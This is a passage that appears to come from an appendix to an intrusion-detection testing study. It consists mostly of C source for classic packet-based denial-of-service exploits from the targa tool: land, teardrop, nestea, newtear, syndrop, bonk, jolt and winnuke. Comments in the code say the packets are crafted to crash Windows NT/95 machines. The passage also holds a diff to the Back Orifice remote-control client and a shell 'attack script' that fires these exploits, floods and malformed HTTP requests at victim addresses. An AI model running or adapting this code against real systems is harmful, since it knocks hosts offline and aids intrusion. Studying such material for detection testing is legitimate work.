  bs = sendto (sck, &pkt, psize, 0, (struct sockaddr *) &to,
               sizeof (struct sockaddr));

  pkt.ip.frag_off = htons (0x3 + 1);    /* shinanigan */
  pkt.ip.tot_len = htons (iplen + 0x3);
  /* 2nd frag */

  bs = sendto (sck, &pkt, iplen + 0x3 + 1, 0,
               (struct sockaddr *) &to, sizeof (struct sockaddr));

  return bs;
}
```

```
int
bonk (char *bonk_host)
{
  u_long src_addr, dst_addr;
  int i, src_prt = 53, dst_prt = 53, bs = 1, pkt_count = BONKREP;
  dst_addr = host_to_ip (bonk_host);
  if (!dst_addr)
    quit ("bad target host");
  spf_sck = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);
  if (!spf_sck)
    quit ("socket()");
  if (setsockopt (spf_sck, IPPROTO_IP, IP_HDRINCL, (char *) &bs,
                  sizeof (bs)) < 0)
    quit ("IP_HDRINCL");
  for (i = 0; i < pkt_count; ++i)
    {
      fondle (spf_sck, rand (), dst_addr, src_prt, dst_prt);
      fprintf (stderr, "$");
      usleep (10000);
    }
}

/* jolt(destination) */

int
jolt (char *jolt_host)
{
  int s, i;
  char buf[400];
  struct ip *ip = (struct ip *) buf;
  struct icmphdr *icmp = (struct icmphdr *) (ip + 1);
  struct hostent *hp, *hp2;
  struct sockaddr_in dst;
  int offset;
  int on = 1;
  int num = JOLTREP;

  bzero (buf, sizeof buf);

  if ((s = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("socket");
      exit (1);
    }
  if (setsockopt (s, IPPROTO_IP, IP_HDRINCL, &on, sizeof (on)) < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
    }
```

```
  for (i = 1; i <= num; i++)
    {

      if ((hp = gethostbyname (jolt_host)) == NULL)
        {
          if ((ip->ip_dst.s_addr = inet_addr (jolt_host)) == -1)
            {
              fprintf (stderr, "%s: unknown host\n", jolt_host);
              exit (1);
            }
        }
      else
        {
          bcopy (hp->h_addr_list[0], &ip->ip_dst.s_addr, hp-
>h_length);
        }

      ip->ip_src.s_addr = rand ();
      fprintf (stderr, "@");
      inet_ntoa (ip->ip_dst);
      ip->ip_v = 4;
      ip->ip_hl = sizeof *ip >> 2;
      ip->ip_tos = 0;
      ip->ip_len = htons (sizeof buf);
      ip->ip_id = htons (4321);
      ip->ip_off = htons (0);
      ip->ip_ttl = 255;
      ip->ip_p = 1;
      ip->ip_sum = 0;          /* kernel fills in */

      dst.sin_addr = ip->ip_dst;
      dst.sin_family = AF_INET;

      icmp->type = ICMP_ECHO;
      icmp->code = 0;
      icmp->checksum = htons (~(ICMP_ECHO << 8));
      for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof
*ip))
        {
          ip->ip_off = htons (offset >> 3);
          if (offset < 65120)
            ip->ip_off |= htons (0x2000);
          else
            ip->ip_len = htons (418);   /* make total 65538 */
          if (sendto (s, buf, sizeof buf, 0, (struct sockaddr *)
&dst,
                      sizeof dst) < 0)
            {
              fprintf (stderr, "offset %d: ", offset);
              perror ("sendto");
            }
          if (offset == 0)
            {
              icmp->type = 0;
              icmp->code = 0;
              icmp->checksum = 0;
            }
        }
    }
  return 0;
}

/* land(destination,port) */

struct pseudohdr
{
  struct in_addr saddr;
  struct in_addr daddr;
  u_char zero;
  u_char protocol;
  u_short length;
  struct tcphdr tcpheader;
};

u_short
checksum (u_short * data, u_short length)
{
  register long value;
  u_short i;

  for (i = 0; i < (length >> 1); i++)
    value += data[i];

  if ((length & 1) == 1)
    value += (data[i] << 8);

  value = (value & 65535) + (value >> 16);

  return (~value);
}

int
land (char *land_host)
{
  struct sockaddr_in sin;
  struct hostent *hoste;
  int sock, i;
  char buffer[40];
  struct iphdr *ipheader = (struct iphdr *) buffer;
```

```
  struct tcphdr *tcpheader = (struct tcphdr *) (buffer + sizeof
(struct iphdr));
  struct pseudohdr pseudoheader;
  static char *land_port = LANDPORT;
  bzero (&sin, sizeof (struct sockaddr_in));
  sin.sin_family = AF_INET;

  if ((hoste = gethostbyname (land_host)) != NULL)
    bcopy (hoste->h_addr, &sin.sin_addr, hoste->h_length);
  else if ((sin.sin_addr.s_addr = inet_addr (land_host)) == -1)
    {
      fprintf (stderr, "unknown host %s\n", land_host);
      return (-1);
    }

  if ((sin.sin_port = htons (atoi (land_port))) == 0)
    {
      fprintf (stderr, "unknown port %s\n", land_port);
      return (-1);
    }

  if ((sock = socket (AF_INET, SOCK_RAW, 255)) == -1)
    {
      fprintf (stderr, "couldn't allocate raw socket\n");
      return (-1);
    }

  bzero (&buffer, sizeof (struct iphdr) + sizeof (struct tcphdr));
  ipheader->version = 4;
  ipheader->ihl = sizeof (struct iphdr) / 4;
  ipheader->tot_len = htons (sizeof (struct iphdr) + sizeof (struct
tcphdr));
  ipheader->id = htons (0xF1C);
  ipheader->ttl = 255;
  ipheader->protocol = SOL_TCP;
  ipheader->saddr = sin.sin_addr.s_addr;
  ipheader->daddr = sin.sin_addr.s_addr;

  tcpheader->source = sin.sin_port;
  tcpheader->dest = sin.sin_port;
  tcpheader->seq = htonl (0xF1C);
  tcpheader->syn = 1;
  tcpheader->doff = sizeof (struct tcphdr) / 4;
  tcpheader->window = htons (2048);

  bzero (&pseudoheader, 12 + sizeof (struct tcphdr));
  pseudoheader.saddr.s_addr = sin.sin_addr.s_addr;
  pseudoheader.daddr.s_addr = sin.sin_addr.s_addr;
  pseudoheader.protocol = 6;
  pseudoheader.length = htons (sizeof (struct tcphdr));
  bcopy ((char *) tcpheader, (char *) &pseudoheader.tcpheader, sizeof
(struct tcphdr));
  tcpheader->check = checksum ((u_short *) & pseudoheader, 12 +
sizeof (struct tcphdr));
  for (i = 0; i < LANDREP; i++)
    {
      if (sendto (sock, buffer, sizeof (struct iphdr) + sizeof
(struct tcphdr), 0, (struct sockaddr *) &sin, sizeof (struct
sockaddr_in)) == -1)
        {
          fprintf (stderr, "couldn't send packet\n");
          return (-1);
        }
      fprintf (stderr, "-");
    }
  close (sock);
  return (0);
}

/* nestea(source, destination) */

u_long name_resolve (u_char *);
u_short in_cksum (u_short *, int);
void send_nes (int, u_long, u_long, u_short, u_short);

int
nestea (char *nes_host)
{
  int one = 1, count = 0, i, rip_sock;
  u_long src_ip = 0, dst_ip = 0;
  u_short src_prt = 0, dst_prt = 0;
  struct in_addr addr;

  if ((rip_sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("raw socket");
      exit (1);
    }
  if (setsockopt (rip_sock, IPPROTO_IP, IP_HDRINCL, (char *) &one,
sizeof (one))
      < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
    }
  if (!(dst_ip = name_resolve (nes_host)))
    {
      fprintf (stderr, "What the beep kind of IP address is
that?\n");
      exit (1);
```

```
    }
  src_ip = rand ();
  srandom ((unsigned) (time ((time_t) 0)));
  src_prt = (random () % 0xffff);
  dst_prt = (random () % 0xffff);
  count = NESCOUNT;

  addr.s_addr = src_ip;
  addr.s_addr = dst_ip;
  for (i = 0; i < count; i++)
    {
      send_nes (rip_sock, src_ip, dst_ip, src_prt, dst_prt);
      fprintf (stderr, ".");
      usleep (500);
    }
  return (0);
}

void
send_nes (int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
          u_short dst_prt)
{
  int i;
  u_char *packet = NULL, *p_ptr = NULL;         /* packet pointers */
  u_char byte;                  /* a byte */
  struct sockaddr_in sin;       /* socket protocol structure */

  sin.sin_family = AF_INET;
  sin.sin_port = src_prt;
  sin.sin_addr.s_addr = dst_ip;

  packet = (u_char *) malloc (IPH + UDPH + NESPADDING + 40);
  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + NESPADDING);

  byte = 0x45;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
  *((u_short *) p_ptr) = FIX (IPH + UDPH + 10);         /* total
length */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) |= FIX (IP_MF);  /* IP frag flags and offset
*/
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (src_prt);       /* UDP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* UDP destination
port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (8 + 10);        /* UDP total length
*/

  if (sendto (sock, packet, IPH + UDPH + 10, 0, (struct sockaddr *)
&sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }

  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + NESPADDING);

  byte = 0x45;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
  *((u_short *) p_ptr) = FIX (IPH + UDPH + MAGIC2);     /* total
length */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) = FIX (6);       /* IP frag flags and offset
*/
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (src_prt);       /* UDP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* UDP destination
port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (8 + MAGIC2);    /* UDP total length
*/
```

```
  if (sendto (sock, packet, IPH + UDPH + MAGIC2, 0, (struct sockaddr
*) &sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }

  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + NESPADDING + 40);
  byte = 0x4F;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
  *((u_short *) p_ptr) = FIX (IPH + UDPH + NESPADDING + 40);
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) = 0 | FIX (IP_MF);       /* IP frag flags and
offset */
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 44;
  *((u_short *) p_ptr) = htons (src_prt);       /* UDP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* UDP destination
port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (8 + NESPADDING);        /* UDP total
length */

  for (i = 0; i < NESPADDING; i++)
    {
      p_ptr[i++] = random () % 255;
    }

  if (sendto (sock, packet, IPH + UDPH + NESPADDING, 0, (struct
sockaddr *) &sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }
  free (packet);
}

u_long
name_resolve (u_char * host_name)
{
  struct in_addr addr;
  struct hostent *host_ent;

  if ((addr.s_addr = inet_addr (host_name)) == -1)
    {
      if (!(host_ent = gethostbyname (host_name)))
        return (0);
      bcopy (host_ent->h_addr, (char *) &addr.s_addr, host_ent-
>h_length);
    }
  return (addr.s_addr);
}

/* newtear(destination) */

void newt_frags (int, u_long, u_long, u_short, u_short);

int
newtear (char *newt_host)
{
  int one = 1, count = 0, i, rip_sock;
  u_long src_ip = 0, dst_ip = 0;
  u_short src_prt = 0, dst_prt = 0;
  struct in_addr addr;

  if ((rip_sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("raw socket");
      exit (1);
    }
  if (setsockopt (rip_sock, IPPROTO_IP, IP_HDRINCL, (char *) &one,
sizeof (one))
      < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
    }
  if (!(dst_ip = name_resolve (newt_host)))
    {
      fprintf (stderr, "What the beep kind of IP address is
that?\n");
      exit (1);
    }
```

```
  src_ip = rand ();
  srandom ((unsigned) (time ((time_t) 0)));
  src_prt = (random () % 0xffff);
  dst_prt = (random () % 0xffff);
  count = COUNT;

  addr.s_addr = src_ip;
  addr.s_addr = dst_ip;

  for (i = 0; i < count; i++)
    {
      newt_frags (rip_sock, src_ip, dst_ip, src_prt, dst_prt);
      fprintf (stderr, "#");
      usleep (500);
    }
  return (0);
}

/*
 *  Send two IP fragments with pathological offsets.  We use an
implementation
 *  independent way of assembling network packets that does not rely
on any of
 *  the diverse O/S specific nomenclature hinderances (well, linux
vs. BSD).
 */

void
newt_frags (int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
            u_short dst_prt)
{
  u_char *packet = NULL, *p_ptr = NULL;         /* packet pointers */
  u_char byte;                  /* a byte */
  struct sockaddr_in sin;       /* socket protocol structure */

  sin.sin_family = AF_INET;
  sin.sin_port = src_prt;
  sin.sin_addr.s_addr = dst_ip;

  /*
   * Grab some memory for our packet, align p_ptr to point at the
beginning
   * of our packet, and then fill it with zeros.
   */
  packet = (u_char *) malloc (IPH + UDPH + PADDING);
  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + PADDING);       // Set it all
to zero

  byte = 0x45;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
  *((u_short *) p_ptr) = FIX (IPH + UDPH + PADDING);    /* total
length */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) |= FIX (IP_MF);  /* IP frag flags and offset
*/
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (src_prt);       /* UDP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* UDP destination
port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (8 + PADDING * 2);       /* UDP total
length *//* Increases UDP total length to 48 bytes
                                                          Which is
too big! */

  if (sendto (sock, packet, IPH + UDPH + PADDING, 0, (struct sockaddr
*) &sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }

  /*  We set the fragment offset to be inside of the previous
packet's
   *  payload (it overlaps inside the previous packet) but do not
include
   *  enough payload to cover complete the datagram.  Just the header
will
   *  do, but to crash NT/95 machines, a bit larger of packet seems
to work
   *  better.
   */
  p_ptr = &packet[2];           /* IP total length is 2 bytes into
the header */
  *((u_short *) p_ptr) = FIX (IPH + MAGIC + 1);
```

```
  p_ptr += 4;                   /* IP offset is 6 bytes into the
header */
  *((u_short *) p_ptr) = FIX (MAGIC);

  if (sendto (sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)
&sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }
  free (packet);
}

/* syndrop(destination) */

u_long name_resolve (u_char *);
u_short in_cksum (u_short *, int);
void send_synd (int, u_long, u_long, u_short, u_short, u_long,
u_long);

int
syndrop (char *synd_host)
{
  int one = 1, count = 0, i, rip_sock;
  u_long src_ip = 0, dst_ip = 0;
  u_short src_prt = 0, dst_prt = 0;
  u_long s_start = 0, s_end = 0;
  struct in_addr addr;
  if ((rip_sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("raw socket");
      exit (1);
    }
  if (setsockopt (rip_sock, IPPROTO_IP, IP_HDRINCL, (char *) &one,
sizeof (one)) < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
    }
  if (!(dst_ip = name_resolve (synd_host)))
    {
      fprintf (stderr, "What the beep kind of IP address is
that?\n");
      exit (1);
    }
  src_ip = rand ();
  srandom ((unsigned) (time ((time_t) 0)));
  src_prt = (random () % 0xffff);
  dst_prt = (random () % 0xffff);
  count = COUNT;

  addr.s_addr = src_ip;
  addr.s_addr = dst_ip;
  for (i = 0; i < count; i++)
    {
      send_synd (rip_sock, src_ip, dst_ip, src_prt, dst_prt, s_start,
s_end);
      fprintf (stderr, "&");
      usleep (500);
    }
  return (0);
}

/*
 *  Send two IP fragments with pathological offsets.  We use an
implementation
 *  independent way of assembling network packets that does not rely
on any of
 *  the diverse O/S specific nomenclature hinderances (well, linux
vs. BSD).
 */

void
send_synd (int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
u_short dst_prt, u_long seq1, u_long seq2)
{
  u_char *packet = NULL, *p_ptr = NULL;         /* packet pointers */
  u_char byte;                  /* a byte */
  struct sockaddr_in sin;       /* socket protocol structure */

  sin.sin_family = AF_INET;
  sin.sin_port = src_prt;
  sin.sin_addr.s_addr = dst_ip;

  /*
   * Grab some memory for our packet, align p_ptr to point at the
beginning
   * of our packet, and then fill it with zeros.
   */
  packet = (u_char *) malloc (IPH + UDPH + PADDING);
  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + PADDING);       /* Set it all
to zero */

  byte = 0x45;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
```

```
  *((u_short *) p_ptr) = FIX (IPH + UDPH + PADDING);    /* total
length */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) |= FIX (IP_MF);  /* IP frag flags and offset
*/
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_TCP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (src_prt);       /* TCP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* TCP destination
port */
  p_ptr += 2;
  *((u_long *) p_ptr) = seq1;   /* TCP sequence # */
  p_ptr += 4;
  *((u_long *) p_ptr) = 0;      /* ack */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (8 + PADDING * 2);       /* TCP data
offset */
  /* Increases TCP total length to 48 bytes Which is too big! */
  p_ptr += 2;
  *((u_char *) p_ptr) = 2; /* flags: mark SYN */
  p_ptr += 1;
  *((u_short *) p_ptr) = seq2 - seq1;   /* window */
  *((u_short *) p_ptr) = 0x44;  /* checksum : this is magic value for
NT, W95.  dissasemble M$ C++ to see why, if you have time  */
  *((u_short *) p_ptr) = 0;     /* urgent */

  if (sendto (sock, packet, IPH + TCPH + PADDING, 0, (struct sockaddr
*) &sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }

  /*  We set the fragment offset to be inside of the previous
packet's
   *  payload (it overlaps inside the previous packet) but do not
include
   *  enough payload to cover complete the datagram.  Just the header
will
   *  do, but to crash NT/95 machines, a bit larger of packet seems
to work
   *  better.
   */
  p_ptr = &packet[2];           /* IP total length is 2 bytes into
the header */
  *((u_short *) p_ptr) = FIX (IPH + MAGIC + 1);
  p_ptr += 4;                   /* IP offset is 6 bytes into the
header */
  *((u_short *) p_ptr) = FIX (MAGIC);
  p_ptr = &packet[24];          /* hop in to the sequence again... */
  *((u_long *) p_ptr) = seq2;   /* TCP sequence # */

  if (sendto (sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)
&sin, sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }
  free (packet);
}

/* teardrop(destination) */

u_long name_resolve (u_char *);
u_short in_cksum (u_short *, int);
void tear_frags (int, u_long, u_long, u_short, u_short);

int
teardrop (char *tear_host)
{
  int one = 1, count = 0, i, rip_sock;
  u_long src_ip = 0, dst_ip = 0;
  u_short src_prt = 0, dst_prt = 0;
  struct in_addr addr;

  if ((rip_sock = socket (AF_INET, SOCK_RAW, IPPROTO_RAW)) < 0)
    {
      perror ("raw socket");
      exit (1);
    }
  if (setsockopt (rip_sock, IPPROTO_IP, IP_HDRINCL, (char *) &one,
sizeof (one))
      < 0)
    {
      perror ("IP_HDRINCL");
      exit (1);
```

```
    }
  if (!(dst_ip = name_resolve (tear_host)))
    {
      fprintf (stderr, "What the beep kind of IP address is
that?\n");
      exit (1);
    }
  src_ip = rand ();
  srandom ((unsigned) (time ((time_t) 0)));
  src_prt = (random () % 0xffff);
  dst_prt = (random () % 0xffff);
  count = COUNT;

  addr.s_addr = src_ip;
  addr.s_addr = dst_ip;

  for (i = 0; i < count; i++)
    {
      tear_frags (rip_sock, src_ip, dst_ip, src_prt, dst_prt);
      fprintf (stderr, "%%");
      usleep (500);
    }
  return (0);
}

/*
 *  Send two IP fragments with pathological offsets.  We use an
implementation
 *  independent way of assembling network packets that does not rely
on any of
 *  the diverse O/S specific nomenclature hinderances (well, linux
vs. BSD).
 */

void
tear_frags (int sock, u_long src_ip, u_long dst_ip, u_short src_prt,
            u_short dst_prt)
{
  u_char *packet = NULL, *p_ptr = NULL;         /* packet pointers */
  u_char byte;                  /* a byte */
  struct sockaddr_in sin;       /* socket protocol structure */

  sin.sin_family = AF_INET;
  sin.sin_port = src_prt;
  sin.sin_addr.s_addr = dst_ip;

  /*
   * Grab some memory for our packet, align p_ptr to point at the
beginning
   * of our packet, and then fill it with zeros.
   */
  packet = (u_char *) malloc (IPH + UDPH + TPADDING);
  p_ptr = packet;
  bzero ((u_char *) p_ptr, IPH + UDPH + TPADDING);

  byte = 0x45;                  /* IP version and header length */
  memcpy (p_ptr, &byte, sizeof (u_char));
  p_ptr += 2;                   /* IP TOS (skipped) */
  *((u_short *) p_ptr) = FIX (IPH + UDPH + TPADDING);   /* total
length */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (242);   /* IP id */
  p_ptr += 2;
  *((u_short *) p_ptr) |= FIX (IP_MF);  /* IP frag flags and offset
*/
  p_ptr += 2;
  *((u_short *) p_ptr) = 0x40;  /* IP TTL */
  byte = IPPROTO_UDP;
  memcpy (p_ptr + 1, &byte, sizeof (u_char));
  p_ptr += 4;                   /* IP checksum filled in by kernel */
  *((u_long *) p_ptr) = src_ip; /* IP source address */
  p_ptr += 4;
  *((u_long *) p_ptr) = dst_ip; /* IP destination address */
  p_ptr += 4;
  *((u_short *) p_ptr) = htons (src_prt);       /* UDP source port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (dst_prt);       /* UDP destination
port */
  p_ptr += 2;
  *((u_short *) p_ptr) = htons (8 + TPADDING);  /* UDP total length
*/

  if (sendto (sock, packet, IPH + UDPH + TPADDING, 0, (struct
sockaddr *) &sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }

  /*  We set the fragment offset to be inside of the previous
packet's
   *  payload (it overlaps inside the previous packet) but do not
include
   *  enough payload to cover complete the datagram.  Just the header
will
   *  do, but to crash NT/95 machines, a bit larger of packet seems
to work
   *  better.
```

```
   */
  p_ptr = &packet[2];           /* IP total length is 2 bytes into
the header */
  *((u_short *) p_ptr) = FIX (IPH + MAGIC + 1);
  p_ptr += 4;                   /* IP offset is 6 bytes into the
header */
  *((u_short *) p_ptr) = FIX (MAGIC);

  if (sendto (sock, packet, IPH + MAGIC + 1, 0, (struct sockaddr *)
&sin,
              sizeof (struct sockaddr)) == -1)
    {
      perror ("\nsendto");
      free (packet);
      exit (1);
    }
  free (packet);
}

/* winnuke(destination) */

int winnuke_s;
char *str = "bill_loves_you!";
struct sockaddr_in addr, spoofedaddr;
struct hostent *host;
int
winnuke_sub (int sock, char *server, int port)
{
  struct sockaddr_in blah;
  struct hostent *he;
  bzero ((char *) &blah, sizeof (blah));
  blah.sin_family = AF_INET;
  blah.sin_addr.s_addr = inet_addr (server);
  blah.sin_port = htons (port);
  if ((he = gethostbyname (server)) != NULL)
    {
      bcopy (he->h_addr, (char *) &blah.sin_addr, he->h_length);
    }
  else
    {
      if ((blah.sin_addr.s_addr = inet_addr (server)) < 0)
        {
          perror ("gethostbyname()");
          return (-3);
        }
    }
  if (connect (sock, (struct sockaddr *) &blah, 16) == -1)
    {
      perror ("connect()");
      close (sock);
      return (-4);
    }
  return;
}
int
winnuke (char *winnuke_host)
{
  int wncounter;
  for (wncounter = 0; wncounter < WNUKEREP; wncounter++)
    {
      if ((winnuke_s = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP)) ==
-1)
        {
          perror ("socket()");
          exit (-1);
        }
      winnuke_sub (winnuke_s, winnuke_host, WNUKEPORT);
      send (winnuke_s, str, strlen (str), MSG_OOB);
      fprintf (stderr, "*");
      usleep (500);
      close (winnuke_s);
    }
  return;
}
```

Diff to Backorifice Client 1.3.0-pre-19990616
bounix.c

```
454c454
<                   strncpy(hostname, argv[x], sizeof(hostname));
---
>                   strncpy(hostname, argv[2], sizeof(hostname));
493c493,494
<    while (!feof(stdin)) {
---
>    while (!feof(stdin)){
>
518a520
>
523c525,526
<         if (buff[strlen(buff) - 1] == '\n')
---
>
>         if(buff[strlen(buff) - 1] == '\n')
527d529
<
530,531c532,538
<         c = quotedstring(command, rl_gets(buff));
<
---
>         if(argc > 3)
>           {
>             c = quotedstring(command, argv[3]);
>           }
>         else
>           c = quotedstring(command, rl_gets(buff));
>
533c540
<
---
>
549c556,558
<              break;
---
>           break;
>
>         printf("----->%s%s%s\n",command,arg1, arg2);
553a563,564
>         if(argc > 3)
>           exit(0);
558a570
>
```

Attackskript sourcecode

```
function prompt()
{
echo "Press enter $1"
read -s
}



#ipadresser skall defineras

victim1=###.###.###.###
victim1_netbiosname_and_path='\\##########\c'
victim2=###.###.###.###
victimnet=###.###.###.*
IDS=###.###.###.###



port=-p1
timeout="--host_timeout 201"

prompt "Land 1"
./targa $victim1 $victim1 -t 3

prompt "Sping 2"
ping -l 65510 $victim1

prompt "Teardrop 3"
./targa $victim1 $victim1 -t 7

prompt "Winnuke 4"
./targa $victim1 $victim1 -t 8

prompt "Synflood 5"
./synflood $victim2 $victim1 21 65536
./synflood $victim2 $victim1 23 65536
./synflood $victim2 $victim1 25 65536
./synflood $victim2 $victim1 80 65536
./synflood $victim2 $victim1 110 65536
./synflood $victim2 $victim1 135 65536
./synflood $victim2 $victim1 139 65536
./synflood $victim2 $victim1 143 65536
./synflood $victim2 $victim1 445 65536

prompt "UDPflood 6"
./udpflood $victim1 $victim1 50

prompt "WebInfoGather 7"
mdelay="usleep 200000"

./connect $victim1 80 "GET /_vti_inf.html HTTP/1.0\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/servlet/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "GET
/login.htm?password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXX\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ?\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/cgitest.exe\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-
bin/XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX...\r\n\r\n"
$mdelay
./connect $victim1 80 "DELETE / HTTP/1.0\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /cgi-bin/spin_client.cgi?XXXXXXXX\r\n\r\n"
$mdelay
./connect $victim1 80 "GET ../../\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /\r\n\r\n"
$mdelay
./connect $victim1 80 "GET /active.log\r\n\r\n"
$mdelay
